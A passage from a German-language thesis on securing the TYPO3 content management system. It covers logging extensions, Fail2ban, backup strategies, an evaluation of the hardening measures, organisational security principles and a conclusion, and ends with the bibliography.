

Abbildung 26: Variable enable_DLOG im Install Tool

Die im Bereich Admin Tools enthaltene Log-Funktion bietet bereits eine übersichtliche Darstellung sämtlicher Aktionen wie Logins, Fehlermeldungen oder getätigte Änderungen innerhalb der Datenbank. Daneben gibt es Extensions, die im Backend weitere nützliche Protokolle zur Verfügung stellen. Eine davon ist die Erweiterung *loginusertrack*, welches einen neuen Menüpunkt *User Track* in der Kategorie Web hinzufügt. Hiermit ist eine umfassende Analyse der Benutzer möglich, wo nachvollzogen werden kann, in welchen Zeitraum sich Nutzer anmelden und wie lange sie auf der Seite bleiben. Zusammen mit der Extension *beko_beuserlog*, welche einen ähnlichen Funktionsumfang für Backend-Benutzer bietet, kann durch eine laufende Kontrolle des Systems auffälliges Nutzerverhalten schnell entdeckt werden. [77]

Abbildung 27: Logging mit Hilfe der Extension beko_beuserlog

6.7.3 Schutz vor DDOS Attacken

Zusätzlich zu den Absicherungen des Backend Bereiches kommt das auf der Programmiersprache *Python* basierende Framework Fail2ban zum Einsatz[78]. Bei vielen TYPO3 Installationen schützen Administratoren ihr Backend Verzeichnis */typo3* mittels einer *.htaccess* Datei, welches eine solide Sicherung des Verzeichnis bietet, der

[77] Vgl. Sauter (@ 2009), S. 15
[78] Vgl. Fail2ban (@ 2011)

Nachteil besteht jedoch darin, dass dadurch viele Extensions nicht mehr korrekt arbeiten.[79] Fail2ban hingegen arbeitet nach einem einfach Prinzip, indem es Logfiles nach Anomalien scannt und bei einer zu hohen Anzahl von Abweichungen die Ursprungs IP-Adresse durch Firewall Regeln sperrt. Dafür ist ein Root Zugriff auf den Webserver notwendig, um den Filter auf den Apache Server zu integrieren. Durch die Parameter *maxretry, findtime, bantime* wird die Anzahl der auftretenden Ereignisse innerhalb einer bestimmten Zeit festgelegt, sowie der anschließende Zeitrahmen, in dem das Script die IP-Adresse sperrt.[80] Besonders für DDOS Angriffe ist damit ein grundlegender Schutz vorhanden.

6.8 Backupeinstellungen

Ein wichtiger Eckpfeiler, für die Sicherheit der zur Verfügung gestellten Daten, ist die regelmäßige Durchführung einer kompletten Datensicherung des Systems. Bei einem erfolgreichen Angriff, der im schlimmsten Fall die gesamte Installation löscht, bietet das Backup eine solide Grundlage, um innerhalb kurzer Zeit den normalen Zustand der Webapplikation wieder herzustellen.

Hierfür bietet die TYPO3 Community eine Extension mit den Namen *w4x_backup*, durch dessen Einsatz, eine Datensicherung auf schnellem Wege realisiert werden kann.

[79] Vgl. Edvnet (@ 2010)
[80] Vgl. Edvnet (@ 2010)

Abbildung 28: Extension w4x_backup

Nach der Anpassung der Verzeichnisse für die benötigten Programme, auf die die Extension während des Prozesses zugreift, kann der Administrator unkompliziert über einen Button ein Backup anlegen, oder eine Datenstruktur wieder herstellen.



Abbildung 29: Downloadfunktion eines erstellten Backups

Ein anderes Verfahren ist die Durchführung eines *Cronjobs*, der oft in dem Dienstleistungsumfang der Provider enthalten ist. Dies ist eine Anwendung, die automatisierte Skripte oder Programme in einer zuvor definierten Zeit startet. Durch den selbstgewählten Zeitpunkt, der über ein Menü festgelegt wird, startet der Webser-

ver automatisch das Backup-Script, welches die vorhandenen TYPO3 Installation in einem eigenen Verzeichnis speichert.



Abbildung 30: Wiederherstellen eines gespeicherten Backups

Für das Projekt kommt die erst genannte Methode zum Einsatz, dass hat den Vorteil, die gesicherte Datei über die Download-Funktion auf einem externen Standort zu speichern. Falls sich ein Angreifer Zugang über den kompletten Server verschafft, sind die Backup-Dateien somit nicht in Gefahr. Der Vorteil des Cronjobs ist jedoch seine automatische Arbeitsweise, die eine Datensicherung unabhängig von einem Administrator durchführt. Besonders für Webprojekte, die sich durch ein hohes Datenaufkommen und der Interaktion mit vielen Nutzern auszeichnen, ist eine tägliche Sicherung empfohlen.

Wichtig ist dann, dass bei einem Cronjob, die Daten auf einem externen Datenspeicher übertragen werden, der physikalisch vom Webserver getrennt ist. Dadurch ist eine dauerhafte Verfügbarkeit des Backups gewährleistet.

6.9 Auswertung des TYPO3 Enhanced Security Projektes

Nach den Anpassungen verschiedener Parameter, Variablen und dem Hinzufügen von Extensions, die alle zur Optimierung des CMS in Bereich Sicherheit dienen, ist nun die Frage offen, ob dadurch ein umfassender Schutz vor Attacken gegeben ist.

An erster Stelle lässt sich feststellen, dass die zuvor dargestellten Sicherheitsmaßnahmen für das CMS Best Practise Ansätze sind. Dies bedeutet, dass aufgrund des komplexen Aufbaues von TYPO3 nie ein 100% Schutz gewährleistet werden kann, jedoch eine Annäherung an eine bestmögliche Konfiguration erfolgt.

Durch die Härtung des Backend und Frontend Passwortschutzes über zusätzliche Verschlüsselungsmethoden ist ein oft genutzter Angriffsvektor, mit dem Ziel der Ausspionierung von Passwörtern, beseitigt. Die ergänzenden Logfiles und Email Benachrichtigungen informieren Verantwortliche zeitnah bei Auffälligkeiten innerhalb des Systems. Ähnliches gilt für den Umgang mit Updates. Durch Mitteilungen über neue Aktualisierungen kann der Administrator die Webapplikation umgehend aktualisieren, umso das Zeitfenster für einen potenziellen Angriff auf eine Sicherheitslücke so gering wie möglich zu halten.

Gegen DDOS-Attacken bietet Fail2ban einen Grundschutz, um die am häufigsten vorkommenden Techniken zu verhindern. Für speziellere DDOS Methoden und einem *Botnet* mit einer breiten Infrastruktur und hoher Leistung hilft das Programm aber nur bedingt, da eine geringe Anzahl an Servern die Masse der Anfragen alleine nicht genügend filtern können. Alternativen dafür sind der kostenintensive Ausbau der eigenen Netzwerk-Infrastruktur oder der Anschluss an ein Rechenzentrum, welches ein hohes Datenaufkommen abdecken kann.

Angreifer, die über SQL-Injections in das System eindringen wollen, wird dieses aufgrund deaktivierter Fehlermeldungen erheblich erschwert, weshalb ein Hacker nur mit einem sehr hohen Zeitaufwand Rückschlüsse auf die Datenbankstruktur ziehen kann.

Andere Angriffe, wie CSRF, XSS, *Sessions Hijacking* und *Session Riding* sind bedingt durch die Sicherung der HTTPS Übertragungen und Einschränkung der Dateizugriffe nahezu ausgeschlossen. Ein Hacker müßte hier den Umweg über eine vorhandene Extensions gehen, weshalb auf diesen Sachverhalt besonders geachtet werden sollte. Als letzter Schutzfaktor stellt das extern verfügbare Backup jederzeit sicher, das im Falle eines erfolgreichen Angriffes, die gespeicherten Daten in kurzer Zeit wieder online verfügbar sind.

7 Konzeptionelle Sicherheitsansätze für Webapplikationen

Anhand der durchgeführten Verbesserungsmaßnahmen lassen sich allgemeine Grundprinzipien ableiten, die bei Unternehmen, welche täglich mit Webapplikationen interagieren, zu beachten sind. Als Vorbild dienen dafür die *High-Reliability Organizations* (im Folgenden HRO), welche sich durch eine hohe Zuverlässigkeit im Bezug auf ein effektives Fehlermanagement auszeichnen. Als Best Practice Ansatz leitet Gaycken darauf basierend fünf wesentliche Merkmale ab:

*„**Preoccupation with failure***
HROs sind permanent auf die Möglichkeit des Versagens ihrer Systeme eingestellt und analysieren laufend alle Systeme.
Reluctance to simplify interpretations
HROs akzeptieren bei Vorfällen nicht leichtfertig Erklärungen, sondern stellen intensive Nachforschungen an.
Sensitivity to operations
HROs achten auf sämtliche ihrer Handlungen und reflektieren sie im Gesamtkontext.
Commitment to resilience
HROs geben sich nicht mit vorgeblichen sicheren Zuständen zufrieden, sondern streben laufend nach Verbesserung der Sicherheit.
Deference to expertise
Im Krisenfall haben die entsprechenden Experten die Entscheidungsgewalt. Management-Ebenen sind ausgeschaltet.“[81]

Diese Richtlinien sind Kernmerkmale von erfolgreichen Unternehmen, die somit in der Lage sind, auf unerwartete Ereignisse und Bedrohungen, wie der Angriff auf die firmeneigene Website, flexibel reagieren zu können.

[81] Gaycken (2011), S. 165

7.1 Sichere Extensionentwicklung

Für die Entwicklung und Einbindung von Extensions ist es besonders wichtig dem Prinzipien *„Sicherheit kleiner Systeme“*[82] sowie *„Sicherheit individueller Systeme“*[83] zu folgen, das bedeutet, dass eine Extension nach Möglichkeit einfach strukturiert und das Ziel bei der Programmierung ein so klein wie möglicher Code ist, um schon von Beginn an etwaige Fehler zu vermeiden. Auch sollte der individuelle Charakter einer Extension stets zu erkennen sein, da sonst im schlimmsten Falle ein anfälliger Teil eines fremden Codes übernommen wird, der von Angreifern schnell als solches erkannt und ausgenutzt wird. Desweiteren sollten sich Entwickler an die *TYPO3 Coding Guidelines* halten, welche bestimmte Regelungen wie bspw. die feste Unterteilung zwischen dem TYPO3 Kern und den restlichen Dateien definiert.[84]

7.2 Schulungen und Fortbildungen

Da ein Großteil der heutigen TYPO3 Installationen meist von mehreren Angestellten verwaltet und gepflegt werden, ist die Schulung dieser Mitarbeiter mit dem CMS unerlässlich, um Schwachstellen innerhalb des Systems aufgrund von fehlerhaften Verhaltens aufzudecken, welches oft aus Unwissen über die vorhandenen Funktionen resultiert.

Darüber hinaus ist es wichtig den verantwortlichen Mitarbeitern das Konzept der *Security Awareness* zu vermitteln. Hiermit ist die Schaffung eines kritischen Bewußtseins gemeint, welches im täglichen Umgang mit IT-Systemen gefördert werden soll. Dadurch soll das Personal sensibilisert werden bspw. kritisch gegenüber unbekannten Emails mit Anhängen zu sein oder die regelmäßige Aktualisierung von Antiviren-Programmen und Firewalls.[85]Das Ziel ist die Schaffung eines *„[…] kollektiven Zustand[es] der Achtsamkeit[…]“*.[86] Dies erfolgt über Schulungen mit einem sach-

[82] Gaycken (2011), S. 167
[83] Gaycken (2011), S. 167
[84] Vgl. Ebner (2010), S. 9
[85] Vgl. Gaycken (2011), S. 164
[86] JP-Consulting (@ 2005)

verständigen Mitarbeiter, welcher in den meisten Fällen der Administrator ist, da dieser den besten Überblick auf die innerbetrieblichen IT-Abläufe hat und sich der potenziellen Gefahrenquellen in der täglichen Arbeit mit EDV-Systemen bewusst ist.

Daneben sind Fortbildungsmaßnahmen für das gesamte Team eine effektive Methode, um eine hohe Dichte der Informationskompetenz bzgl. der Sicherheitsmöglichkeiten zu erreichen.

8 Fazit und Ausblick in die Zukunft

Ausgehend von der Eingangsfrage, bezüglich eines umfassenden Schutzes für TYPO3 gegen moderne Angriffe, kann diese nach den bisherigen gesammelten Erkenntnissen nur teilweise bejaht werden. Fakt ist, dass das CMS von Haus aus verschiedene Parameter mit sich bringt, die bei korrekter Konfiguration für das gesamte System einen Zugewinn an Sicherheit darstellen. Mit der Nutzung von den erwähnten Extensions, ist die Integrierung von zusätzlichen Sicherheitsfunktionen möglich. Im Hinblick auf diese beiden Aspekte kann man durchaus ein sicheres System aufbauen.

Allerdings existieren Angriffsmethoden wie DDOS, wogegen Abwehrmaßnahmen nur bedingt greifen und meist finanzielle Ausgaben erfordern, die das Budget eines mittelständischen Unternehmens oder anderer kleinerer Webpräsenzen um ein Vielfaches überschreiten würden. Zudem ist mit großen Wahrscheinlichkeit davon auszugehen, dass auch in Zukunft neue Sicherheitslücken innerhalb des CMS entdeckt werden und sich somit immer wieder Zeitfenster für Hacker bilden, die diese Lücken ausnutzen, um sich einen illegalen Zugang in das CMS zu verschaffen.

Dennoch befindet sich TYPO3 in einer konsequenten Weiterentwicklung und durch die hohe Anzahl von aktiven Benutzern in der Community werden Fehlerquellen schnell aufgedeckt, womit es für das TYPO3 Security Team oder den Programmierer einer Extension möglich ist, auf neue Bedrohungen zeitnah reagieren zu können.

Schlussfolgernd ist festzustellen, dass sich ein Schutz nur teilweise gegen bekannte Angriffsformen realisieren lässt. Durch präventive Maßnahmen wie die Realisierung eines automatisierten Backup-Systems und die Schulung der Mitarbeiter, kann jedoch selbst in einem *Worst Case* Szenario ein Administrator mit seinem Team, nach einer erfolgten Attacke, die Webpräsenz eines Unternehmens in kurzer Zeit wieder in Betrieb nehmen.

Das Fazit aus allen genannten Punkten zeigt, dass die momentane Informationsgesellschaft neben der Weiterentwicklung von neuen Informations- und Kommunikationstechnologien, sowie die damit notwendigen Anpassungen von Software wie TYPO3, im Hinblick auf Sicherheitsaspekte neue Wege beschreiten muss, um für seine Nutzer auch in Zukunft einen bestmöglichen Schutz zu bieten.

Es existieren bereits verschiedene Sicherheitskonzepte die sich mit dieser Fragestellung auseinandersetzen. Eines davon ist die Verwendung von *Honeypots*, einem scheinbar attraktiven Ziel für Angreifer, basierend auf dem CMS, welches beobachtet werden soll. Hierüber kann ein Sicherheitsexperte Vorgehensweisen und Angriffsmethoden untersuchen die Hacker verwenden, um sich Zugang zu bestimmten gesicherten Bereichen wie das Backend zu verschaffen. Durch die Auswertung der Protokolle kann der daraus resultierende Zugewinn an nützlichen Informationen, die Weiterentwicklung des CMS in einer positiven Weise beeinflussen. Mit der Zusammenführung von vielen *Honeypots* ist der Aufbau eines *Honeynets* möglich, welches eine größtmögliche Abdeckung von scheinbar interessanten Zielen für Angreifer bietet.[87]

Eine Problematik, die auch in Zukunft das Aufspüren von Cyber-Kriminellen erschweren wird, ist das sogenannte *Non-Attribution*, die Nicht-Identifikation eines Angreifers.[88] Durch ausgeklügelte *Botnets* oder eine Vielzahl von vorgeschalteten Proxyservern ist es meist sehr schwierig die digitale Spur eines Angriffes zu seinem Ursprung zurück zu verfolgen. Damit stellt dies für eine kriminelle Person eine verlockende Position dar, von der aus er sicher agieren kann. Die fehlende Abschre-

[87] Vgl. HaBo-Wiki (@ 2009)
[88] Vgl. Gaycken (2011), S. 80

ckung führt laut Gayckens dazu, dass in den nächsten Jahren mit hoher Wahrscheinlichkeit Fälle von kriminellen Handlungen im Internet weiter zunehmen.[89]

Für moderne Unternehmen bedeutet dies ein Überdenken der Ressourcenverteilung hinzu einer verstärkten Förderung des Schutzes der eigenen Webapplikationen.

Die Zukunft wird zeigen, dass der Erarbeitung individuell konzipierter Sicherheitskonzepte eine immer größere Bedeutung zukommen wird, damit präventive Schutzmassnahmen bei Bedarf flexibel eingesetzt werden können.

[89] Vgl. Gaycken (2011), S. 81

9 Abbildungsverzeichnis

10 Quellcodeverzeichnis

11 Literaturverzeichnis

Articlesbase (@ 2011)

Articlesbase: Using SFTP with FTP Hosting and Online Storage for Secure Data Transfer

URL:http://www.articlesbase.com/security-articles/using-sftp-with-ftp-hosting-and-online-storage-for-secure-data-transfer-4185383.html

[Abrufdatum: 12.03.2011]

Bundesministerium der Justiz (@ Datum unbekannt)

Bundesministerium der Justiz: § 202c Vorbereiten des Ausspähens und Abfangens von Daten

URL: http://bundesrecht.juris.de/stgb/__202c.html

[Abrufdatum: 26.02.2011]

Bundesministerium des Inneren (@ 2009)

Bundesministerium des Inneren: Polizeiliche Kriminalstatistik 2009

URL: http://www.bmi.bund.de/cae/servlet/contentblob/1069004/publicationFile/65239/PKS2009.pdf

[Abrufdatum: 17.02.2011]

Chaos Computer Club (@ ohne Datum)

Chaos Computer Club: hackerethics

URL: http://www.ccc.de/hackerethics

[Abrufdatum: 19.02.2011]

Cisco (@ 2011)

Cisco: Distributed Denial of Service Attacks

URL: http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_7-4/dos_attacks.html

[Abrufdatum: 20.02.2011]

Clarke (2009)

Clarke, Justin: SQL Injection Attacks and Defense . – Burlington : Syngress, 2009. – 494 S. : Ill., graph. Darst.

ISBN 978-1597494243

Ebner (2010)

Ebner, Alexander: TYPO3-Extensions: professionelle Frontend- und Backend-Programmierung ; [mit Extbase und Fluid] / Alexander Ebner; Patrick Lobacher; Bernhard Ulbrich. - München : Hanser, 2010. - XVIII, 434 S. : Ill., graph. Darst.

ISBN 3-446-41557-2

Edvnet (@ 2010)

Edvnet: Typo3 Backend absichern

URL:http://www.edvnet.biz/de/knowledge-base/applikationen/typo3/backend-absichern.html

[Abrufdatum: 16.03.2011]

Fail2ban (@ 2011)

Fail2ban: Features

URL: http://www.fail2ban.org/wiki/index.php/Features

[Abrufdatum: 17.03.2011]

Feld (@ 2009)

Feld, Sebastian: Die Gefahr von Sicherheits-Updates am Beispiel von TYPO3

URL:.https://www.internet-sicherheit.de/fileadmin/docs/publikationen/studie-gefahr-von-sicherheits-updates-typo3-sebastian-feld.pdf

[Abrufdatum: 27.02.2011]

FileZilla Project (@ 2011)

FileZilla Project: FileZilla Features

URL: http://filezilla-project.org/client_features.php

[Abrufdatum: 25.02.2011]

Focus Online (@ 2007)

Focus Online: Verfassungsschutz: Computerspionage aus China droht

URL: http://www.focus.de/digital/multimedia/verfassungsschutz_aid_124240.html

[Abrufdatum: 17.02.2011]

Fritz (@ 2008)

Fritz, Ole: TYPO3 Update Check

URL: http://typo3.org/documentation/document-library/extension-manuals/t3updatecheck/0.1.2/view/1/1/

[Abrufdatum: 17.03.2011]

Gaijin (@ Datum unbekannt)

Gaijin: Passwort Generator

URL: http://www.gaijin.at/olspwgen.php

[Abrufdatum: 5.4.2011]

Gaycken (2011)

Gaycken, Sandro: Cyberwar : das Internet als Kriegsschauplatz / Sandro Gaycken. – 1. Aufl. - München : Open Source Press, 2011. – 248 S.: Ill – (changes)

ISBN 978-3-941841-23-9

Greif (@ 2009)

Greif, Björn: Schalke-Website gehackt: Kevin Kuranyi entlassen

URL: http://www.zdnet.de/news/wirtschaft_sicherheit_security_schalke_website_gehackt_kevin_kuranyi_entlassen_story-39001024-41000378-1.htm

[Abrufdatum: 27.02.2011]

goodwill (@ 2008)

goodwill: Add N Edit Cookies

URL: https://addons.mozilla.org/en-us/firefox/addon/add-n-edit-cookies/

[Abrufdatum: 03.03.2011]

HaBo-Wiki (@ 2009)

HaBo-Wiki: Honeypot

URL: http://wiki.hackerboard.de/index.php/Honeypot

[Abrufdatum: 5.4.2011]

Heiderich (2009)

Heiderich, Mario: Sichere Webanwendungen : das Praxishandbuch / Mario Heiderich. – 1.Aufl. – Bonn : Galileo Press, 2009. - 644 S. : graph. Darst.

– (Galileo Computing)

ISBN 978-3-8362-1194-9

Heise (@ 2010)

Heise: "Rote Hacker": Cyber-Attacken aus China

URL:.http://www.heise.de/newsticker/meldung/Rote-Hacker-Cyber-Attacken-aus-China-904871.html

[Abrufdatum: 15.02.2011]

Heise (@ 2008)

Heise: Website von Bundesinnenminister Schäuble gehackt

URL: http://www.heise.de/newsticker/meldung/Website-von-Bundesinnenminister-Schaeuble-gehackt-211400.html

[Abrufdatum: 18.02.2011]

Hochschule Ausgburg (@ 2007)

Hochschule Augsburg: Codeinjektion

URL: http://glossar.hs-augsburg.de/Codeinjection

[Abrufdatum: 06.03.2011]

Hunt (@ 2011)

Hunt, Gareth: Modify Headers

URL: https://addons.mozilla.org/de/firefox/addon/modify-headers/

[Abrufdatum: 02.03.2011]

Ilsemann (@ 2008)

Ilsemann, Philip: Bitkom gibt Tipps zum Hackerparagrafen

URL: http://www.it-business.de/news/management/unternehmensfuehrung/ allgemein/articles/122214/

[Abrufdatum: 16.02.2011]

Imperva (@ 2011)

Imperva: Session Hijacking

URL: http://www.imperva.com/resources/glossary/session_hijacking.html

[Abrufdatum: 08.03.2011]

Internet World Business (@ 2011)

Internet World Business: E-Commerce-Umsatz steigt auf 18,3 Milliarden Euro

URL: http://www.internetworld.de/Nachrichten/E-Commerce/Zahlen-Studien/E-Commerce-Umsatz-steigt-auf-18-3-Milliarden-Euro-Herstellerversender-legen-um-43-Prozent-zu-54279.html

[Abrufdatum: 20.03.2011]

IT Beauftragte der Bundesregierung für Informationstechnik (@ 2011)

IT Beauftragte der Bundesregierung für Informationstechnik: Cyber-Sicherheitsstrategie für Deutschland beschlossen

URL: http://www.cio.bund.de/SharedDocs/Kurzmeldungen/DE/2011/20110223_cyber_sicherheitsstrategie_fuer_deutschland_beschlossen.html

[Abrufdatum: 02.03.2011]

JP-Consulting (@ 2005)

JP-Conulting: Qualifizierung High Reliability Organization

URL: http://www.jp-consulting.de/Managementberatung-News-Archiv/Qualifizierung-High-Reliability-Organization-E1063.htm

[Abrufdatum: 12.4.2011]

Krause (@ 2011)

Krause, Marcus: TYPO3 Security - Salted user password hashes

URL: http://typo3.org/documentation/document-library/extension-manuals/t3sec_saltedpw/0.2.13/view/

[Abrufdatum: 17.03.2011]

Krause (@ 2009)

Krause, Marcus: RSA Authentication for TYPO3 4.3

URL: http://secure.t3sec.info/blog/permalink/7/

[Abrufdatum: 17.03.2011]

Kunz; Esser (2008)

Kunz, Christopher: PHP-Sicherheit : PHP/MySQL-Webanwendungen sicher programmieren / Christopher Kunz; Stefan Esser. – 3., überarb. Aufl.

- Heidelberg : dpunkt.verl., 2008. - XV, 335 S. : Ill.

Literaturverz. S. 322

ISBN 978-3-89864-535-5

Kruse (@ 2007)

Kruse, Christian: Die sichere Passwort-Wahl

URL: http://aktuell.de.selfhtml.org/artikel/gedanken/passwort/

[Abrufdatum: 14.03.2011]

Kuliukas (@ Datum unbekannt)

Kuliukas, Kestas: How Rainbow Tables work

URL: http://kestas.kuliukas.com/RainbowTables/

[Abrufdatum: 16.03.2011]

Mangla (@ 2006)

Mangla, Anoop: Distributed Reflection Denial of Service: A Bandwidth Attack

URL: http://palisade.plynt.com/issues/2006Apr/ddos-reflection/

[Abrufdatum: 05.03.2011]

Meyer; Clemens (2010)

Meyer, Robert: Praxiswissen TYPO3 / Robert Meyer; Olaf Clemens. - 4. Aufl. – Beijing [u.a.] : O'Reilly, 2010. - VI, 576 S. : zahlr. Ill., garph. Darst.

- (O'Reillys basics)

ISBN 978-3-89721-961-8

Mischko (@ 2011)

Mischko, Dirk: Synergon Web Solutions

URL: http://www.synergon-ws.de/

[Abrufdatum: 8.04.2011]

PHPmagazin (@ Datum unbekannt)

URL: http://www.phpmag.de/itr/online_artikel/pspic/bild/7/thomasmurp419c57298b265.jpg

[Abrufdatum: 02.04.2011]

Redstone Software (@ 2008)

Redstone Software: Black-box vs. White-box Testing

URL: http://www.testplant.com/download_files/BB_vs_WB_Testing.pdf

[Abrufdatum: 29.03.2011]

Sauter (@ 2009)

Sauter, Martin: TYPO3 Security Checklist

URL: http://www.workshop.ch/openmind/wp-content/uploads/2009/10/TYPO3-Security-Checklist-0.9.2.pdf

[Abrufdatum: 1.03.2011]

Süddeutsche (@ 2011)

Süddeutsche: Spanner aus Fernost

URL:.http://www.sueddeutsche.de/wirtschaft/cyber-spionage-spanner-aus-fernost-1.1058380

[Abrufdatum: 18.02.2011]

Tech-FAQ (@ 2010)

Tech-FAQ: Botnet

URL: http://www.tech-faq.com/botnet.html

[Abrufdatum: 18.03.2011]

TYPO3 (@ 2011)

TYPO3: Packages

URL: http://typo3.org/download/packages/

[Abrufdatum: 10.02.2011]

TYPO3-announce Mailing List (@ Datum unbekannt)

TYPO3-announce: TYPO3 Announcement List

URL: http://lists.typo3.org/cgi-bin/mailman/listinfo/typo3-announce

[Abrufdatum: 19.03.2011]

University of Regina (@ Datum unbekannt)

University <Regina> / Department of Computer Science

URL: http://www.cs.uregina.ca/Links/class-info/215/Webpage/Picts/Request_Response.gif

[Abrufdatum: 02.04.2011]

Vijayan (@ 2010)

Vijayan, Jaikumar: Amazon.com appears to repel Anonymous DDoS attack

URL: http://news.techworld.com/security/3252813/amazoncom-appears-to-repel-anonymous-ddos-attack/

[Abrufdatum: 05.03.2011]

Weiss-Intermedia (@ 2011)

Weiss-Intermedia: Was ist TYPO3?

URL: http://www.weiss-intermedia.de/online/typo3.html

[Abrufdatum: 12.3.2011]

Welt Online (@ 2011)

Welt Online: Wikileaks-Hacker blockieren auch Visa-Website

URL: http://www.welt.de/politik/ausland/article11495557/Wikileaks-Hacker-blockieren-auch-Visa-Website.html

[Abrufdatum: 20.02.2011]

Whitney (@ 2011)

Whitney, Lance: U.S. CyberCom launches with first commander

URL: http://news.cnet.com/8301-13639_3-20005749-42.html

[Abrufdatum: 19.02.2011]

Wikipedia (Anonymous (Kollektiv)) (@ 2011)

Wikipedia: Anonymous (Kollektiv)

URL: http://de.wikipedia.org/wiki/Anonymous_%28Kollektiv%29

[Abrufdatum: 17.02.2011]

Wikipedia (Cracker) (@ 2011)

Wikipedia: Cracker (Computersicherheit)

URL: http://de.wikipedia.org/wiki/Cracker_%28Computer%29

[Abrufdatum: 17.02.2011]

Wikipedia (Cross-Site Request Forgery) (@ 2011)

Wikipedia: Cross-Site Request Forgery

URL: http://de.wikipedia.org/wiki/Cross-Site_Request_Forgery

[Abrufdatum: 8.4.2011]

Wikipedia (Kryptologische Hashfunktion) (@ 2011)

Wikipedia: Kryptologische Hashfunktion

URL: http://de.wikipedia.org/wiki/Kryptologische_Hashfunktion

[Abrufdatum: 15.03.2011]

Wikipedia (MD5) (@ 2011)

Wikipedia: MD5

URL: http://en.wikipedia.org/wiki/MD5

[Abrufdatum: 15.03.2011]

Wikipedia (Symbolische Verknüpfung) (@ 2011)

Wikipedia: Symbolische Verknüpfung

URL: http://de.wikipedia.org/wiki/Symbolische_Verkn%C3%BCpfung

[Abrufdatum: 04.03.2011]

Wikipedia (SYN-Flood) (@ 2011)

Wikipedia: SYN-Flood

URL: http://en.wikipedia.org/wiki/SYN_flood

[Abrufdatum: 04.03.2011]

Wikipedia (TCP Handshake) (@2010)

Wikipedia: TCP Handshake

URL: http://upload.wikimedia.org/wikipedia/commons/9/98/Tcp-handshake.svg

[Abrufdatum: 02.04.2011]

Yekta (@ 2008)

Yekta, Mücahit: Advanced SQL Injection in MySQL

URL: http://alirecaiyekta.com/uploads/Advanced-SQL-Injection-in-MySQL-GERMAN.pdf

[Abrufdatum: 26.03.2011]

Ziegler (@ 2007)

Ziegler, Paul Sebastian: XSS Cross-Site Scripting

URL: http://board.protecus.de/download.php?id=263584.xss_cross-site-scripting.pdf

[Abrufdatum: 5.4.2011]